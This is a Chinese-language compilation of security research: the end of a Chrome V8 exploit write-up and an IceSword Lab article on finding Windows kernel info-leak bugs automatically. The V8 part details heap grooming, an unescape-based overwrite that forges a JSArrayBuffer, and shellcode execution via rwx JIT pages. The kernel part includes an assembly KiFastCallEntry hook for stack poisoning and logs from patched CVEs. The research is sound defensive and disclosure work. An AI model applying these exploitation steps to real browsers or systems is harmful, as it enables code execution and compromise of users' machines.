现在使用第二个技巧，我将它称为暴力风水，这与堆喷射不太一样，堆喷是指将地址空间喷满，但 chrome 对喷射有一定的限制，它对分配的 v8 对象和 dom 对象的总内存大小有限制，往往是还没将地址空间喷满，chrome 就已经自动崩溃退出了。暴力风水的方法如下：先得到 16 个 New Space 基本块的地址，然后触发映射一个 Large Space 基本块，我们通过分配一个超长字符串来分配一个 Large Space 基本块；判断此 Large Space 基本块是否位于某一 New Space 基本块之后，若不是，则释放此 Large Space 基本块，重新分配一个 Large Space 基本块进行判断，直到条件满足，记住满足条件的 Large Space 基本块之上的 New Space 基本块的地址，在此 New Space 基本块中触发越界写，覆盖紧随其后的 Large Space 基本块。

当在 v8 中分配一个特别大（大于 kMaxRegularHeapObjectSize==507136）的 JS 对象时，这个对象会分配在 Large Space 中，在 Large Space 基本块中，分配的 v8 对象离基本块的首地址的偏移是 0x8100，基本块的前 0x8100 个字节是基本块的头，要实现任意地址读写，我们只需要将 Large Space 中的超长字符串对象修改成 JSArrayBuffer 对象即可，但在改写前需要保存基本块的头，在改写后恢复，这样才能保证改写只修改了对象，没有破坏基本块的元数据。要精确的覆盖 Large Space 基本块中的超长字符串，根据 unescape 的解码规则有个较复杂的数学计算，下图是执行 unescap 前的内存示意图：



假设 Large Space 基本块的起始地址为 border address，border address 之上是 New Space,之下是 Large Space，需要被覆盖的超长字符串对象位于 border+0x8100 位置，我们构造一个越界串，它的起始地址为 border-0x40000,结束地址为 border-0x2018,其中 border-0x40000 到 border-0x20000 范围是已分配并已初始化的内存，存储了编码后的 JSArrayBuffer 对象和辅助填充数据" a"，border-0x20000 到 border-0x2018 是未分配内存，存取的数据为堆喷后的残留数据" a"，整个越界串的内容都是以"%xxy"的形式存在，y 不是字符%,整个越界串的长度为(0x40000-0x2018)，所以 unescape 代码片段 3 中第一步计算出的目的字符串的长度为(0x40000-0x2018)/2,起始地址为 border-0x20000，执行完 unescape 后的内存示意图如下：



在执行完代码片段 3 第二步后，Write Point 指向 border-0x20000+0xc，因为 NewRawOneByteString 创建的对象的起始地址为 border-0x20000,对象头为 12 个字节。我们将代码片段 3 的第三步人为地再分成三步，第一步，解码从 border-0x40000 到 border-0x20000 的内容，因为此区间的内容为”%xxy”形式，所以解码后长度会减半，解码后写的地址范围为 border-0x20000+0xc 到 border-0x10000+0xc，解码后的 JSArrayBuffer 位于此区间的 border-0x17f18；第二步，解码从 border-0x20000 到 border-0x10000 的内容，因为此时此区间不含%号，所以解码只是简单拷贝，解码后长度不变，解码后写的地址范围为 border-0x10000+0xc 到 border+0xc，解码后的 JSArrayBuffer 位于此区间的 border-0x7f0c，第三步，解码从 border-0x10000 到 border-0x2018(越界串的边界)的内容，这步解码还是简单拷贝，解码后写的地址范围为 border+0xc 到 border+0xdfe8 ,解码后的 JSArrayBuffer 正好位于 border+0x8100 ,覆盖了在 Large Space

中的超长字符串对象。在 JavaScript 空间引用此字符串其实是引用了一个恶意构造的 JSArrayBuffer 对象 ,通过这个 JSArrayBuffer 对象可以很容易实现任意地址读写,就不再赘述。

任意地址读写到任意代码执行

现在已经有了任意地址读写的能力，要将这种能力转为任意代码执行非常容易，这一步也是所有步骤中最容易的一步。Chrome 中的 JIT 代码所在的页具有 rwx 属性，我们只需找到这样的页，覆盖 JIT 代码即可以执行 ShellCode。找到 JIT 代码也很容易，下图是 JSFunction 对象的内存布局 其中 kCodeEnryOffset 所指的地址既是 JSFucntion 对象的 JIT 代码的地址。

总结

这篇文章从一个微小的逻辑漏洞出发，详细介绍了如何克服重重阻碍，利用这个漏洞实现稳定的任意代码执行。文中所述的将一个越界读漏洞转换为越界写漏洞的思路，应该也可以被一些其他的信息泄露漏洞所使用，希望对大家有所帮助。

对于漏洞的具体利用 ,此文中还有很多细节没有提及 ,真正的利用流程远比文中所述复杂，感兴趣的可以去看这个漏洞的详细利用[10]。

总结

[1]https://www.ecma-international.org/ecma-262/7.0/index.html#sec-object.assign

[2]https://github.com/secmob/cansecwest2016/blob/master/Pwn a Nexus device with a single vulnerability.pdf

[3]https://chromium.googlesource.com/v8/v8/+/chromium/2840/src/builtins/builtins-object.cc#6

[4]https://codereview.chromium.org/2499593002/diff/1/src/lookup.cc

[5]https://chromium.googlesource.com/v8/v8/+/chromium/2840/src/heap-symbols.h#160

[6]https://chromim.googlesource.com/v8/v8/+/chromium/2840/src/uri.cc#333

[7]http://jayconrod.com/posts/55/a-tour-of-v8-garbage-collection

[8]https://en.wikipedia.org/wiki/Cheney's_algorithm

[9]https://chromium.googlesource.com/v8/v8/+/chromium/2840//src/base/platform/platform-linux.cc#227

[10]https://github.com/secmob/pwnfest2016

自动化挖掘 windows 内核信息泄漏漏洞

作者：TinySecEx&pjf_
原文来源：【安全客】
http://www.iceswordlab.com/2017/06/14/Automatically-Discovering-Windows-Kernel-Information-Leak-Vulnerabilities_zh/

前言

2017 年 6 月补丁日，修复了我们之前报告的 5 个内核信息泄漏漏洞，文章末尾有细节。

前年我演示过如何用 JS 来 fuzz 内核，今天我们要给大家带来的是不依赖 fuzz，来自动化挖掘内核漏洞。

从最近的几个月工作里，选取了一个小点，说下内核信息泄漏类型漏洞的挖掘。

背景

windows vista 之后，微软对内核默认启用了了 ASLR ，简称 KASLR.

KASLR 随机化了模块的加载基址，内核对象的地址等，缓解了漏洞的利用。

在 win8 之后，这项安全特性的得到了进一步的增强。

引入 nt!ExIsRestrictedCaller 来阻止 Low integrity 的程序调用某些可以泄漏出模块基址，内核对象地址等关键信息的函数。

包括但不限于:

NtQuerySystemInformation

```
* SystemModuleInformation
* SystemModuleInformationEx
* SystemLocksInformation
* SystemStackTraceInformation
* SystemHandleInformation
* SystemExtendedHandleInformation
* SystemObjectInformation
* SystemBigPoolInformation
* SystemSessionBigPoolInformation
* SystemProcessInformation
* SystemFullProcessInformation
```

NtQueryInfomationThread

NtQueryInfomationProcess

以上是传统的可以获取 内核模块地址和内核对象地址的方法，作为内核正常的功能。但对于 integrity 在 medium 以下的程序，在 win8 以后调用会失败。

KASLR 作为一项漏洞利用缓解措施，其中的一个目的就是为了使得构建通用的 ROP-CHAIN 更为困难.

作为漏洞的利用者来说，挖掘出信息泄漏漏洞，来直接泄漏出所需要的模块基址，就是直接对抗 KASLR 的办法。

特点

作为内核漏洞的一种，在挖掘的过程中有特殊的地方。比如，对于传统内存损坏类漏洞而言，漏洞本身就会影响系统的正常运行，使用 verifier 等工具，能较为方便的捕获这种异常。


但是信息泄漏类型的漏洞，并不会触发异常，也不会干扰系统的正常运行，这使得发现它们较为困难。

漏洞是客观存在的，我们需要做的以尽可能小的成本去发现它们。


挖掘思路

泄漏发生时，内核必然会把关键的信息写入用户态的内存，如果我们监控所有内核态写用户态地址的写操作，就能捕获这个行为。


当然系统并没有提供这个功能，这一过程由@pjf 的一个专门的基于硬件虚拟化的挖掘框架进行捕获。



为了不干扰目标系统本身的操作，我在虚拟机里执行监控，获取必要的信息，在写成 log 后，再在宿主机进行二次分析。



在物理机里，解码日志并加载符号，做一些处理之后



就得到这样的一批日志。

二次分析

现在我们有了一段实际运行过程中内核写到用户态内存的所有记录。这里面绝大多数都是正常的功能，我们需要排除掉干扰，找出数据是关键信息的。

这里主要用到了两个技巧。

污染内核栈

毒化或者说污染目标数据，是一种常见的思路。在网络攻防里，也有 ARP 和 DNS 缓存的投毒。

这里所说的内核栈毒化，指的就是污染整个未使用的内核栈空间。如果某个内核栈上的变量没有初始化，那么在这个变量被写到到用户态时，写入的数据里就有我所标记的 magic value ,找出这个 magic value 所在的记录，就是泄漏的发生点。

同时我注意到，j00ru 在他的 BochsPwn 项目里也曾使用了类似的技巧。

KiFastCallEntry Hook

为了有时机污染内核栈，我 Hook 了 KiFastCallEntry ， 在每个系统调用发生时，污染当前栈以下剩余栈空间。

```
;Vista Stub
AsmProxyKiFastCallEntryx86_2 PROC

    pushfd
    pushad

    mov edi , edi
    push ebp
    mov  ebp , esp

    sub  esp , 20h

        lea eax , [ebp - 04h] ; high
        push eax

        lea eax , [ebp - 08h] ; low
        push eax
        call IoGetStackLimits

        ; memset
        xor eax , eax
        mov al , 0AAh
        mov edi , [ebp - 08h]

        mov ecx , esp
        sub ecx , [ebp - 08h]

        cld
        rep stosb

    mov esp , ebp
    pop ebp

    popad
    popfd

    sub esp,ecx
    shr ecx,2

    db 0E9h
    dd 11111111h ; jmp back

AsmProxyKiFastCallEntryx86_2 ENDP
```

首先使用 IoGetStackLimits 获取当前线程的范围，然后从栈底部到当前栈位置的整个空间都被填充为 0xAA 。

这样进入系统调用之后，凡是内核堆栈上的局部变量的内容，都会被污染成 0xAA。

污染内核 POOL


类似的 ,对于动态分配的内存,我采用 hook ExAllocatePoolWithTag 等 ,并污染其 POOL 内容的方式。

这样，无论是栈上的，还是堆上的，只要是未初始化的，内容都被我们污染了。

如果这个内核堆栈变量没有正确的初始化，就有可能将这个 magic value 写入到用户态的内存。结合我们捕获的日志，就能马上发现这个信息泄漏。

为了排除掉巧合，使用了多次变换 magic value 如 0xAAAAAAAA，0xBBBBBBBB 的办法来进行排除误报。

排除干扰之后的一次典型的结果如下：



可以看到，在某次短暂的监控过程中，就抓到了系统里 161 次泄漏。

当然这没有排重，并不是有这么多个独立的漏洞，而是某些漏洞在反复的泄漏。

此时我们就抓到了一个真正的信息泄漏漏洞，有堆栈信息，再辅以简单的人工分析，就能知道细节，这也是 CVE-2017-8482 背后的故事。

差异对比

对于未初始化堆栈所导致的内核信息泄漏，我们可以用污染然后查找标记的方式发现。对于直接泄漏了关键信息的，比如直接写入了模块，对象，POOL 地址类型的，就不能用这种方法发现了。

在系统运行过程中，内核本身就会频繁的向用户态写入数据，很多数据在内核地址范围内，但实际上并不是有效的地址，只是一种噪音数据。

这种噪音数据有很多，像字符串，像素，位置信息等都有可能恰好是一个内核地址，我们需要排除掉这些噪音，发现真正的泄漏。

这里我们过滤出一部分有意义的地址，比如：

1. 模块地址，必须在内核模块地址范围内。
2. object 地址

3. POOL 地址

在环境改变，比如重启系统之后 ，必须还能在相同的位置泄漏相同类型的数据。

在排除掉系统正常的功能如 NtQuerySystemInformation 之类的之后，得到的数据，可信度就非常高了。

泄漏模块地址

以 CVE-2017-8485 为例，比对之后得到的结果：

```
//filter
matchdata : false
matchstack : 0

config : win10rs1x86 vs win10rs1x86-2
platform : win32
arch : ia32
type : infoleak
time : 2017-03-31 03:01:42 vs 2017-03-31 03:40:06

from  : NtQueryInformationJobObject
eip   : nt!memcpy+0x33
leak  :
        process : svchost.exe(884-1308) vs svchost.exe(884-884)
        address : 0x0403E434 vs 0x0483E96C
        value : 0x812B1BBF vs 0x81711BBF
        type : symbol
        name : nt!ObpReferenceObjectByHandleWithTag+0x19f vs nt!ObpReferenceObjectByHandleWithTag+0x19f
        stacks:
                #0 : nt!NtQueryInformationJobObject+0x347 vs nt!NtQueryInformationJobObject+0x347
                #1 : nt!KiSystemServicePostCall vs nt!KiSystemServicePostCall
                #2 : null vs null
                #3 : null vs null

from  : NtQueryInformationJobObject
eip   : nt!memcpy+0x33
leak  :
        process : svchost.exe(884-1380) vs svchost.exe(884-884)
        address : 0x0413E79C vs 0x0483E96C
        value : 0x812B1BBF vs 0x81711BBF
        type : symbol
        name : nt!ObpReferenceObjectByHandleWithTag+0x19f vs nt!ObpReferenceObjectByHandleWithTag+0x19f
        stacks:
                #0 : nt!NtQueryInformationJobObject+0x347 vs nt!NtQueryInformationJobObject+0x347
                #1 : nt!KiSystemServicePostCall vs nt!KiSystemServicePostCall
                #2 : null vs null
                #3 : null vs null
```

可以看到，此时的结果就非常直观了，相同的堆栈来源在相同的位置下，都泄漏了 nt!ObpReferenceObjectByHandleWithTag+0x19f 这个地址。

```
kd> bl
 0 e 8170c326     0001 (0001) nt!NtQueryInformationJobObject+0x3a6
 1 e 8170c2c2     0001 (0001) nt!NtQueryInformationJobObject+0x342

kd> dc [ebp-494h] L1
974ac764  00000078                                x...
kd> dc esi L 0x1E
974aca38  00000000 00000000 00000000 00000000  ................
974aca48  00000000 00000000 00000000 00000000  ................
974aca58  00000000 00000000 00000005 8169dbbf  ............i.
974aca68  00000000 00000000 00000000 00000000  ................
974aca78  00000000 00000000 00000000 00000000  ................
974aca88  00000000 00000000 00000000 00000000  ................
974aca98  00000000 00000000 0012f000 0012f000  ................
974acaa8  00000000 81537660                    ....`vS.
kd> u 8169dbbf
nt!ObpReferenceObjectByHandleWithTag+0x19f:
8169dbbf 33c0            xor     eax,eax
```

泄漏 object 地址

由于泄漏 object 地址和 POOL 地址的本月微软还没来得及出补丁，不能描述细节。

可以看到其中的一个案例，某个函数泄漏一个相同 object 的地址。

值得一提的是，对于这种不是从堆栈上复制数据产生的泄漏，是无法用污染堆栈的方法发现的。

diff_with_win10rs1x86-2.txt


```
1   //filter
2   matchdata : false
3   matchstack : 0
4
5   config : win10rs1x86 vs win10rs1x86-2
6   platform : win32
7   arch : ia32
8   type : infoleak
9   time : 2017-03-31 03:01:42 vs 2017-03-31 03:40:06
10
11  matchs :from  : xxxxxxxxxxx
12  eip   : xxxxxxxxxxx
13  leak  :
14          process : xxx.exe(1044-1100) vs xxx.exe(3308-3308)
15          address : 0x009270C4 vs 0x034760C4
16          value : 0x955A9780 vs 0xAA6B8800
17          type : object
18          name : object_type_8 vs object_type_8
19          stacks:
20
```

最后

可以看到，我们不需要专门的 fuzz，仅仅依靠系统本身的运行产生的代码覆盖，就发现了这些漏洞。

任何程序的正常运行，都能提高这个覆盖率。

事实上，在实际的挖掘过程中，我仅仅使用了运行游戏和浏览器的办法就取得了良好的效果，一局游戏打完，十个内核洞也就挖到了。



本月案例

CVE-2017-8470

```
// 0x74
[seq:0x3C95][memWrite] flags:0x00008002 , eip:0x81D34053(nt!memcpy+0x33) , address:0x0014D384 , data:0x9493308A(win32kfull! ?? ::FNODOBFM::`string')
    #0 0x9484F7DF(win32kfull!NtGdiExtGetObjectW+0xa7)
    #1 0x81D3E987(nt!KiSystemServicePostCall)
    #2 0x77D24D50(null)
    #3 0x74F63A1C(null)
```

CVE-2017-8474

```
[seq:0xC799][memWrite] flags:0x00008002 , eip:0x81F3DFFF(nt!PiDqIrpComplete+0x4d) , address:0x049A5240 , data:0xAAAAAAAA(null)
    #0 0x81F3EC49(nt!PiDqIrpQueryGetResult+0x189)
    #1 0x81F3D872(nt!PiDqDispatch+0x19e)
    #2 0x81F3D646(nt!PiDaDispatch+0x28)
    #3 0x81C6FB98(nt!IopfCallDriver+0x34)
```

CVE-2017-8476

```
418793
418794                                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
418795      #0 0x81E9BA3A(nt!NtQueryInformationProcess+0xa34)
418796      #1 0x81D29077(nt!KiSystemServicePostCall)
418797      #2 0x779743A0(null)
418798      #3 0x74F7DE71(null)
418799
418800                                                          , address:0x00E3F8B8 , data:0x0016E000()
418801      #0 0x81E9BA3A(nt!NtQueryInformationProcess+0xa34)
418802      #1 0x81D29077(nt!KiSystemServicePostCall)
418803      #2 0x779743A0(null)
418804      #3 0x74F7DE71(null)
418805
418806                                                          , address:0x00E3F8BC , data:0x00000000()
418807      #0 0x81E9BA3A(nt!NtQueryInformationProcess+0xa34)
418808      #1 0x81D29077(nt!KiSystemServicePostCall)
418809      #2 0x779743A0(null)
418810      #3 0x74F7DE71(null)
418811
418812  [seq:0x9C51][retUser] eip:0x779743A0(null)
```

```
Find result - 332 hits
    D:\...\952_4604.txt (30 hits)
    Line 417842:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 418077:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 418312:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 418553:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 418794:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 419029:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 419264:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 419499:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 419734:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 419975:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 420210:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 420451:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
    Line 420686:                                          , address:0x00E3F8B4 , data:0xBBBBBBBB(null)
```

CVE-2017-8482

```
from   : NtRaiseException
eip    : nt!RtlpCopyLegacyContextX86+0x184
leak   :
         process : MsMpEng.exe(1016-2516) vs explorer.exe(1564-1564)
         address : 0x01BDD848 vs 0x059DE848
         value : 0xAAAAAAAA vs 0xAAAAAAAA
         type : unknown
         name : null vs null
         stacks:
                  #0 : nt!RtlpCopyExtendedContext+0x78 vs nt!RtlpCopyExtendedContext+0x78
